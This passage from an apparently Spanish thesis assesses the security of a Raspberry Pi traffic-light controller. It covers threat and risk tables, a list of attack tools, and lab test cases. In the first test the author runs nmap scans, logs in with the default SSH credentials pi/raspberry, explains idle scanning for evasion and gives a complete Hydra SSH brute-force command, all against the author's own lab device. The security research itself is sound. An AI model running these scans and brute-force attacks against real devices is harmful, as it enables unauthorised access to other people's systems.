A.02	Capacidad de Interceptar y monitorizar el intercambio de información no encriptada entre infraestructura y equipos.	S1: Despreciable	S1: Despreciable	S1: Despreciable	S2: Moderado	Privacidad S2: Impacto en la privacidad de los usuarios al comprometer información personal que puede conllevar otros ataques con mayor impacto.
A.03	Interferir o denegar el servicio de comunicación, perturbando en la conectividad entre dispositivos.	S2: Moderad	S1: Despreciable	S2: Moderado	S1: Despreciable	Seguridad S2: Existe la posibilidad de generar confusión, distraer al conductor y provocar accidentes. Operativa S2: Puede afectar a la correcta sincronización del tráfico.

A.04	Conexión de dispositivos a un punto de acceso no autorizado en vez de al auténtico AP.	S1: Despreciable	S1: Despreciable	S1: Despreciable	S2: Moderado	Privacidad S2: Impacto en la privacidad de los usuarios al comprometer información personal que puede conllevar otros ataques con mayor impacto.
A.05	El semáforo es vulnerable a ataques de reproducción o permite mensajes de fuentes no confiables.	S2: Moderado	S1: Despreciable	S2: Moderado	S1: Despreciable	Seguridad S2: Existe la posibilidad de generar confusión, distraer al conductor y provocar accidentes. Operativa S2: Puede afectar a la correcta sincronización del tráfico.
A.06	El dispositivo receptor es susceptible a señales GPS falsas (*GPS Spoofing*).	S2: Moderado	S1: Despreciable	S2: Moderado	S1: Despreciable	Seguridad S2: Puede provocar un comportamiento inesperado del sistema. Operativa S2: Provoca una degradación en las funcionalidades del equipo.

4.2.3. Ruta de ataque

En la siguiente Tabla 4.4 se determina la ruta de ataque para cada amenaza vista previamente. Estas, se deducen basándose en el conocimiento histórico de las vulnerabilidades en sistemas y componentes similares.

Tabla 4.4: Rutas de ataques.

ID (A.x)	Escenario de amenaza	ID (V.x)	Ruta de ataque
A.01	Obtener acceso al sistema y escalar privilegios comprometiendo el funcionamiento y obteniendo información relevante	V.01	Acceso a través de puertas trasera, vulnerabilidades en el software del sistema, ataque SQL. Uso débil de algoritmos de criptografía.
A.02	Capacidad de Interceptar y monitorizar el intercambio de información no encriptada entre infraestructura y equipos.	V.02	Capturar el tráfico de la red a través de un ataque MitM con técnicas como ARP/DHCP *Spoofing* o DNS *Poisoning*.
A.03	Interferir o denegar el servicio de comunicación, perturbando en la conectividad entre dispositivos.	V.03	Transmitir señales más potentes que la legitima en la banda usada a través de dispositivos SDR.

A.04	Conexión de dispositivos a un punto de acceso no autorizado en vez de al auténtico AP.	V.04	Clonar un punto de acceso (*Evil Twin*) usando el mismo SSID y dirección MAC y uso de interferencias sobre el AP auténtico.
A.05	El semáforo es vulnerable a ataques de reproducción o permite mensajes de fuentes no confiables.	V.05	Enviar mensajes falsos imitando ser parte de la infraestructura a través del canal de comunicación 802.11n *Ej. Sybil, Spoofing, Impersonation.*
A.06	El dispositivo receptor es susceptible a señales GPS falsas (*GPS Spoofing*).	V.06	Uso de un transmisor de radio cerca del dispositivo que envíe señales GNSS falsas de otra ubicación

4.2.4. Índice de viabilidad de los ataques

El índice de viabilidad de los ataques mostrados en la Tabla 4.7 se basa en factores básicos como el tiempo transcurrido, la experiencia de los especialistas, el conocimiento del componente, la ventana de oportunidad y el equipamiento. Estos se obtienen a partir de la Tabla 4.5 donde cada factor recibe un valor según la característica y que al sumarlos todos, obtenemos la viabilidad del ataque según la Tabla 6.

Tabla 4.5: Valores de los factores básicos.

Tiempo empleado		**Experiencia de los especialistas**		**Conocimiento del componente**		**Ventana de oportunidad**		**Equipamiento**	
Condición	***Valor***	***Condición***	***Valor***	***Condición***	***Valor***	***Condición***	***Valor***	***Condición***	***Valor***
< 1 semana	0	*Layman*	0	Público	0	Ilimitada	0	Estándar	0
< 1 mes	1	Competente	3	Restringido	3	Fácil	1	Especializado	4
< 6 meses	4	Experto	6	Confidencial	7	Moderada	4	A medida	7
<= 3 años	10	Varios expertos	8	Estrictamente confidencial	11	Difícil / ninguna	10	Varios a medida	9
> 3 años	19								

Tabla 4.6: Viabilidad del ataque según valor total.

Valor total	Viabilidad del ataque
[0-13]	Alta
[14-19]	Media
[20-24]	Baja
[25,∞)	Muy baja

Tabla 4.7: Índice de viabilidad de los ataques.

ID (V.x)	Ruta de ataque	Probabilidad de ataque						
		Tiempo empleado	Experiencia de los especialistas	Conocimiento del componente	Ventana de oportunidad	Equipamiento	Valor total	Viabilidad del ataque
V.01	Acceso a través de puertas trasera, vulnerabilidades en el software del sistema, ataque SQL. Uso débil de algoritmos de criptografía.	< 6 meses	Experto	Confidencial	Moderada	A medida	28	Muy baja
V.02	Capturar el tráfico de la red a través de un ataque MitM con técnicas como ARP/DHCP *Spoofing* o DNS *Poisoning*.	< 1 meses	Competente	Confidencial	Difícil	Especializado	25	Muy baja
V.03	Transmitir señales más potentes que la legitima en la banda usada a través de dispositivos SDR.	< 1 mes	Competente	Restringida	Ilimitada	Especializado	11	Alta
V.04	Clonar un punto de acceso (*Evil Twin*) usando el mismo SSID y dirección MAC. Y uso de interferencias sobre el AP auténtico.	< 6 mes	Competente	Restringida	Fácil	Especializado	15	Media
V.05	Enviar mensajes falsos imitando ser parte de la infraestructura a través del canal de comunicación 802.11n *Ej. Sybil, Spoofing, Impersonation.*	< 6 mes	Experto	Confidencial	Moderada	A medida	28	Muy baja
V.06	Uso de un transmisor de radio cerca del dispositivo que envíe señales GNSS falsas de otra ubicación	< 1 mes	Competente	Publico	Moderada	Especializado	11	Alta

4.2.5. Determinación y recomendación de riesgo

Para concluir, en la siguiente Tabla 4.10 se determina el riesgo de cada amenaza a través de la matriz de la Tabla 4.8 con valores del uno al cinco y en función de la viabilidad del ataque y su índice de impacto. Destacar que existen diferencias entre una matriz simétrica y asimétrica, ya que la segunda es usada en casos donde prevalece la seguridad. Luego, la recomendación de riesgo de la Tabla 4.10 se basa en la en las cuatro opciones que muestra la Tabla 4.9.

Tabla 4.8: Matriz de riesgo simétrica.

RIESGO (Simétrico)		**Viabilidad del ataque**			
		Muy baja	Baja	Media	Alta
Clasificación de la gravedad/ impacto	S1: Despreciable	R1	R1	R1	R1
	S2: Moderado	R1	R2	R2	R3
	S3: Importante	R1	R2	R3	R4
	S4: Severo	R1	R3	R4	R5

Tabla 4.9: Opciones de recomendación de riesgo.

Opciones de recomendación de riesgo	
Evitar el riesgo eliminando las fuentes de riesgo, o decidiendo no iniciar o continuar con la actividad que da lugar al riesgo	Evitar el riesgo
Reducir el riesgo con la mitigación propuesta en los objetivos de la CS	Reducir el riesgo
Compartir o transferir el riesgo, sujeto a la supervisión y gestión de la vulnerabilidad	Transferir el riesgo
Aceptar o mantener el riesgo	Aceptar el riesgo

Tabla 4.10: Determinación y recomendación de riesgos.

ID (V.x)	Ruta de ataque	Determinación del riesgo					Recomendación
		Viabilidad del ataque	S	F	O	P	
V.01	Acceso a través de puertas trasera, vulnerabilidades en el software del sistema, ataque SQL. Uso débil de algoritmos de criptografía.	Muy baja	R1	R1	R1	R1	Aceptar el riesgo
V.02	Capturar el tráfico de la red a través de un ataque MitM con técnicas como ARP/DHCP *Spoofing* o DNS *Poisoning*.	Muy baja	R1	R1	R1	R1	Aceptar el riesgo
V.03	Transmitir señales más potentes que la legitima en la banda usada a través de dispositivos SDR.	Alta	R3	R1	R3	R1	Reducir el riesgo
V.04	Clonar un punto de acceso (*Evil Twin*) usando el mismo SSID y dirección MAC. Y uso de interferencias sobre el AP auténtico.	Media	R1	R1	R1	R2	Reducir el riesgo
V.05	Enviar mensajes falsos imitando ser parte de la infraestructura a través del canal de comunicación 802.11n *Ej. Sybil, Spoofing, Impersonation.*	Muy baja	R1	R1	R1	R1	Aceptar el riesgo
V.06	Uso de un transmisor de radio cerca del dispositivo que envíe señales GNSS falsas de otra ubicación	Alta	R3	R1	R3	R1	Reducir el riesgo

CAPÍTULO 5. CONFIGURACIÓN DEL ENTORNO

5.1. Herramientas

A continuación, se describirán las herramientas, tanto a nivel de software como de hardware, que serán usadas para la simulación del escenario en las actividades de validación de cada caso de prueba.

5.1.1 Hardware

Iono Pi + Modulo led (GPIO)

Iono Pi [42] es un ordenador versátil de pequeño tamaño basado en una Raspberry Pi, la cual usa el sistema operativo Raspbian. Es de bajo coste y permite conectar diversos periféricos como un teclado, un ratón o una pantalla, por lo que se puede llegar a usar como un ordenador convencional que se conecta fácilmente a sensores. Iono Pi ofrece mejoras enfocadas en el uso profesional de una Raspberry Pi. En este caso, como se puede observar en la Figura 5.1, la Iono Pi conecta un módulo con tres LED's, a través de los puertos GPIO que simulan el funcionamiento de un semáforo. Al mismo tiempo, se conecta a una fuente de alimentación a través de cables bananas permitiendo un amplio rango de voltaje (9 – 28 V). Además, en ella está el controlador del semáforo escrito en Python, llamado "traffic_light_controller" y encargado de transformar las fases en ordenes GPIO, de calcular constantemente la fase y el tiempo valido a partir de la información recibida.



Figura 5.1: Iono Pi.

Router Milesight UR35

El Milesight UR35 [43] es un router celular industrial diseñado para múltiples aplicaciones M2M/IoT. En el modo celular permite el uso de dos tarjetas SIM, aunque no de manera simultánea con conectividad 4G, siendo también, compatible con los estándares 802.11b/g/n.

HackRF One

HackRF One [44] es un transceptor de radio definida por software (SDR) que puede ser usado por el software GNU Radio. Trabaja en modo *half dúplex*, es decir, no puede transmitir y recibir a la vez con de señales de radio desde un MHz hasta seis GHz.

Figura 5.2: HackRF One.

Adaptador de red Alfa Network

El adaptador de red Wi-Fi USB AWUS036H [45] permite la comunicación con el estándar 801.11n con velocidades de 150 Mbps a 2.4 GHz. Posee una antena dipolar de 5 dBi, acepta seguridad inalámbrica WPA2 y su dirección MAC es: 00:C0:CA:97:13:E7

Figura 5.3: Adaptador de red Alfa.

HP EliteBook

El HP EliteBook es un ordenador portátil con distribución Ubuntu 20.04 basada en GNU/Linux. Este ordenador ha sido usado para instalar las distintas herramientas necesarias para llevar a cabo los ataques que se verán en el próximo capítulo.

Samsung Galaxy S7

El Samsung Galaxy S7 es un dispositivo móvil con sistema operativo Android Oreo 8. Dispone de conectividad LTE, GPS, Wi-Fi entre otras. El dispositivo se ha usado para disposición de conectividad GPS además de para poder monitorizar redes Wi-Fi y su comportamiento al interferir su conectividad.

5.1.2 Software

Nmap y Arpspoof

La herramienta nmap es de código abierto, enfocada en la explotación de redes y la auditoria de seguridad. Esta fue diseñada para escanear rápidamente redes de gran tamaño. [46]

En el caso de Arpspoof, es un comando que permite la redirección del flujo a través de nuestra máquina mediante el envenenamiento continuo de tablas ARP.

Hydra

Hydra es una herramienta, que mediante la fuerza bruta y que, apoyada por diccionarios, busca obtener una contraseña. Tiene más de 30 protocolos compatibles. [47]

John the Ripper

John the Ripper es una herramienta de código abierto que permite entre otras cosas recuperar contraseñas. Requiere de un diccionario y el hash del que desea obtener la contraseña en claro, comparando hasta encontrar una coincidencia. [48]

QSpectrumAnalyzer y Sparrow-WiFi Analyzer

La primera herramienta es un analizador de espectro para radios definidas por software. [49] En el caso de la segunda, analiza señales Wi-Fi, bluetooth y GPS en entornos Linux. [50]

Aircrack-ng

Las herramientas usadas de esta suite enfocada en la seguridad inalámbrica son airmon-ng, airodump-ng y aireplay-ng. La primera permite activar el modo monitor en la tarjeta de red, la segunda permite capturar paquetes en 802.11 y la tercero permite inyectar paquetes para realizar hasta nueve distintos tipos de ataque. [51]

Dnsmasq y *Hostapd*

Ambos comandos necesitan un archivo especificando las características de cada uno. Con dnsmasq podemos crear un servidor DNSo DHCP. Hostapd, en cambio, permite que una tarjeta de red inalámbrica se comporte como un punto de acceso Wi-Fi.

Postman y Wireshark

Primero, Postman [52] es un software que nos permite realizar peticiones HTTP (GET, POST, PUT, PATCH o DELETE) a APIs. Luego, Wireshark [53] es un analizador de protocolos de red conocido mundialmente, que permite analizar de manera profunda una gran cantidad de protocolos, solucionando problemas en las redes o simplemente analizas datos.

GNU Radio

GNU Radio es un software libre y de código abierto usado por radios definidas por software ya que este está enfocado en facilitar bloques de procesamiento de señales. Usando entre otros bloques del paquete gr-osmosdr. [54]

GPS-SDR-SIM

GPS-SDR-SIM permite generar flujos de datos de señales GPS a través de información específica de efemérides de un satélite. Además, estos flujos se pueden convertir a RF y usar un SDR para su transmisión. [55]

5.2 Configuración de casos de prueba

A continuación, se describirán para cada prueba, las precondiciones necesarias, las acciones a realizar, los resultado esperados y las herramientas usadas. Cada caso de prueba está enfocado en realizar ensayos sobre los escenario definido en el TARA. Es decir, el caso de prueba 1 está relacionado con los ID (D.01 A.01 V.01) del TARA.

Luego, en la siguiente Figura 5.4 podemos ver una instalación general con las herramientas previamente descritas.



Figura 5.4: Escenario general.

Caso de prueba 1. Escaneo y Acceso

- Precondiciones: Acceso libre a la red, sin seguridad WPA ni aislamiento inalámbrico.

- Descripción de acciones: Escanear la red creada por el router UR35 con el HP EliteBook sin medidas para pasar desapercibido como atacante o para evadir el *firewall,* con el objetivo de encontrar algún puerto abierto en la Iono RP. Luego, usar herramientas de fuerza bruta para obtener las credenciales de acceso.

- Resultados esperados: Se espera que existan puertos abiertos pero que estos no sean vulnerables y permitan un fácil acceso al dispositivo.

- Herramientas: Iono RP, HP EliteBook, Router UR35, Nmap, Hydra y John the Ripper.

Caso de prueba 2. MitM

- Precondiciones: Acceso libre a la red, sin seguridad WPA y sin aislamiento inalámbrico.

- Descripción de acciones: Interferir en la comunicación entre la Iono RP y el AP UR35 a través del envenenamiento de las tablas ARP con el HP EliteBook.

- Resultados esperados: Poder ver los paquetes intercambiados entres la Iono RP y el AP con Wireshark, desde el HP EliteBook.

- Herramientas: Iono RP, HP EliteBook, Router UR35, Arpspoof y Wireshark.

Caso de prueba 3. Jamming

- Precondiciones: Se realiza a una corta distancia y con los dispositivos estáticos en una mesa, usando el canal uno de manera fija y evitando el salto de canal.

- Descripción de acciones: Uso del transmisor HackRF One y GNU Radio para interferir la comunicación entre el punto de acceso UR35 y la Iono RP.

- Resultados esperados: Se espera que afecte al canal de comunicación sin que se llegue a perder la comunicación.

- Herramientas: Iono RP, HP EliteBook, Router UR35, HackRF One, GNU Radio, QSpectrumaAnalyzer y Sparrow-WiFi Analyzer.

Caso de prueba 4. Rogue AP

- Precondiciones: Ninguno de los dos puntos de acceso presentan seguridad WPA y el dispositivo está conectado al punto de acceso legítimo, es decir, con la información de la red en el archivo “wpa_supplicant.conf”.

- Descripción de acciones: Uso del HP EliteBook y el adaptador de red para clonar el punto de acceso del UR35. Luego, provocar la conexión al nuevo punto de acceso desautenticando a la Iono RP o el Samsung S6, o saturando el canal con el previo ataque.

- Resultados esperados: Los dispositivos se verán afectados por el ataque de desautenticación, aunque volverán a conectarse a la misma red fiable.

- Herramientas: Iono Pi, HP EliteBook, Router UR35, Adaptador de red Alfa Network, HackRF One, Samsung Galaxy S6, GNU Radio, Aircrack-ng, Dnsmasq y Hostapd.

Caso de prueba 5. Interceptación y Suplantación

- Precondiciones: Uso de un bróker público y falta de encriptación (sin TLS).

- Descripción de acciones: Analizar los paquetes obtenidos gracias a los dos casos de prueba previos e intentar alterar el funcionamiento del semáforo a través de la comunicación publicador/subscriptor MQTT.

- Resultados esperados: Sin el uso de encriptación se espera obtener la información intercambiada entre el semáforo (Iono RP) y el bróker, pudiendo así alterar su correcto funcionamiento.

- Herramientas: Iono RP, HP EliteBook, Router UR35, Wireshark, Postman, Flask.

Caso de prueba 6. GPS Spoofing

- Precondiciones: Se realiza a corta distancia y estableciendo una nueva conexión al móvil Samsung.

- Descripción de acciones: Enviar señales GNSS falsas a través de HackRF One gracias a la suite GPS-SDR-SIM y a la información obtenida en tiempo real sobre la falsa ubicación.

- Resultados esperados: El teléfono no se ve afectado por la señal GPS con información no veraz.

- Herramientas: HP EliteBook, HackRF One, Samsung Galaxy S6, GPS-SDR-SIM.

CAPÍTULO 6. ACTIVIDADES DE VALIDACIÓN

6.1. Caso de prueba 1. Escaneo y Acceso

En este primer caso de uso se busca obtener información acerca de la red utilizada y de las posibilidades de acceder a la red o dispositivo. La siguiente Figura 6.1 muestra un punto de acceso al que la máquina atacante (PC Linux) y víctima (Iono RP), están conectadas.



Figura 6.1: Escenario caso de prueba uno.

6.1.1. Ensayo

Escaneo

Una vez conectados a la misma red que la Raspberry Pi, lo primero es habilitar el modo promiscuo de la tarjeta de red. Para ello usamos el comando, sudo ifconfig wlo1 promisc.

Luego, comprobamos con el comando ifconfig si la interfaz está en modo promiscuo y la dirección IP que tenemos asignada en la red (192.168.0.101).

```
cybersec@cybersec:~$ ifconfig wlo1
wlo1: flags=4419<UP,BROADCAST,RUNNING,PROMISC,MULTICAST>  mtu 1500
        inet 192.168.0.101  netmask 255.255.255.0  broadcast 192.168.0.255
        inet6 fe80::dde1:3a2d:d936:f8c4  prefixlen 64  scopeid 0x20<link>
        ether 00:24:d6:c2:2c:bb  txqueuelen 1000  (Ethernet)
        RX packets 3036557  bytes 1556503642 (1.5 GB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1287888  bytes 418845126 (418.8 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Figura 6.2: Comando ifconfig wlo1.

Para obtener la puerta de enlace o *gateway* de la red local a la que estamos conectados y que permite acceso a la red exterior, usamos el comando ip route. Como se muestra en la siguiente imagen, obtenemos así la dirección IP 192.168.0.1.

Figura 6.3: Comando ip route.

Una vez sabemos la dirección *gateway* del router y la máscara /24, escaneamos la red para obtener los dispositivos que están conectado en la misma red. Para ello y como vemos en la Figura 6.4, podemos usar el siguiente comando nmap 192.168.0.*.



Figura 6.4: Comando nmap 192.168.0.*.

Este comando es muy útil ya que además de identificar cada máquina conectada en el rango 192.168.0.(1-254), nos muestra los puertos abiertos de cada una de ellas. En este caso se puede observarcomo solo tenemos tres máquinas conectadas en la red y por tanto identificamos fácilmente la dirección de la Raspberry Pi (192.168.0.100). Las otras direcciones son la del punto de acceso (192.168.0.1) y la de la máquina atacante (192.168.0.101). Para confirmar y obtener más información sobre las máquina podemos hacer uso del siguiente comando: nmap -Pn -A 192.168.0.100.

Con este comando especificamos la máquina destino que queremos analizar y especificamos -Pn (sin ping) y -A para modo agresivo. Este modo agresivo habilita distintas funciones de nmap (-O, -sV, -sC). De esta maneara, en la Figura 6.5 podemos identificar entre otras cosas, que se trata de una máquina Raspberry Pi bajo el sistema operativo Linux y con dirección MAC B8:27:EB:DC:F9:08.

```
cybersec@cybersec:~$ sudo nmap -Pn -A 192.168.0.100
Starting Nmap 7.80 ( https://nmap.org ) at 2022-05-05 09:41 CEST
Nmap scan report for 192.168.0.100
Host is up (0.0058s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.9p1 Raspbian 10+deb10u1 (protocol 2.0)
| ssh-hostkey:
|   2048 36:81:b9:48:e6:7e:f6:c0:16:e9:ed:7f:85:ba:50:de (RSA)
|   256 c0:c1:b8:08:f6:a9:91:ff:9f:4c:ad:12:63:3d:c8:8e (ECDSA)
|_  256 43:b4:ce:db:75:cb:c3:26:f8:66:23:73:03:d9:3b:62 (ED25519)
5000/tcp open  http    Werkzeug httpd 2.0.2 (Python 3.7.3)
|_http-server-header: Werkzeug/2.0.2 Python/3.7.3
|_http-title: 404 Not Found
MAC Address: B8:27:EB:DC:F9:08 (Raspberry Pi Foundation)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   5.82 ms 192.168.0.100

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.77 seconds
```

Figura 6.5: Comando nmap -Pn -A 192.168.0.100.

Destacar que, al escanear los puertos, el *host* será capaz de detectar que está siendo víctima de un escaneo de puerto y grabará en los *logs* la dirección IP del atacante, pudiendo así localizarle. Una primera medida directa para minimizarlo, es hacer uso de los tipos de escaneo de nmap: TCP SYN (-sS), Stealth FIN (-sF), Xmas Tree (-sX) o Nul scan (-sN).

Una medida más elaborada sería realizar un *Idle Scanning* donde hay una tercera máquina que interviene y recibe el nombre de *zombie*. Esta tercera máquina se encarga de realizar el trabajo que haría el atacante y, por tanto, el atacante puede realizar el escanear sin necesidad de enviar ningún paquete directamente a la máquina víctima. En la siguiente Figura 6.6 podemos ver un diagrama que explica el funcionamiento de esta técnica, en los casos de tener un puerto abierto o cerrado. Destacar como el atacante (A) al escanear la máquina de destino culpa a la vez a la máquina *zombie* (Z) y como esta máquina recibe una respuesta distinta en función del si el puerto está abierto o cerrado. Si el puerto está abierto, la máquina *zombie* incrementará un valor el número de secuencia (SEQ +1) y será así como el atacante podrá identificar que el puerto está abierto. En caso de que el puerto esté cerrado, la máquina *zombie* recibirá RST = 1 rechazando la conexión [56].



Figura 6.6 Técnica Idle Scanning. [56]

Acceso

Tras escanear la red con **nmap**, hemos visto que la Raspberry Pi tiene abierta entre otros, el puerto veintidós. El comando general para poder acceder al servicio ssh se estructura de la siguiente manera, ssh usuario@host. En este caso, al tratarse de una distribución Raspberry Pi OS podemos encontrar fácilmente las credenciales por defecto siendo estas usuario (pi) y contraseña (raspberry). Por tanto, sabiendo la dirección de la máquina, el comando en este caso sería: ssh pi@192.168.0.100. Una vez escrito, nos pide la contraseña y posteriormente accedemos. La Figura 6.7, nos muestra una recomendación al acceder en la que se indica que no cambiar la contraseña por defecto supone un riesgo de seguridad y por tanto recomienda que sea cambiada. Esto es lógico, pero existen muchos dispositivos que a día de hoy seguirán con credenciales por defecto.



Figura 6.7: Acceso por defecto ssh.

Tras recibir esta recomendación, se ha cambiado la contraseña del usuario “pi” por la contraseña “electronics”. En este caso, el ataque que se va a realizar será a base de prueba y error. Por tanto, suponiendo que no sabemos la contraseña, vamos a realizar un ataque de fuerza bruta. Para realizar este ataque se usará la herramienta **Hydra**.

Como se muestra en la Figura 6.8, el comando usado es el siguiente:

hydra -s 22 -l pi -P /home/cybersec/Desktop/john.txt 192.168.0.100 -t 64 -V -F -e n ssh

En el orden siguiente, primero hemos especificado que sería a través del puerto 22, manteniendo el usuario como “pi” y contraseña el archivo “john.txt” que contiene un listado de 3109 posibles contraseñas. Luego, especificamos la dirección de la máquina víctima, -t, para especificar el número de subprocesos que se ejecutan al mismo tiempo con un máximo de 64. Este es un aspecto importante a la hora de reducir el tiempo de ejecución del ataque. Continuamos con -V para mostrar el proceso con detalle, -F para finalizar el ataque una vez encuentra la contraseña correcta, -e n para que pruebe contraseña en blanco y terminamos aclarando el protocolo.

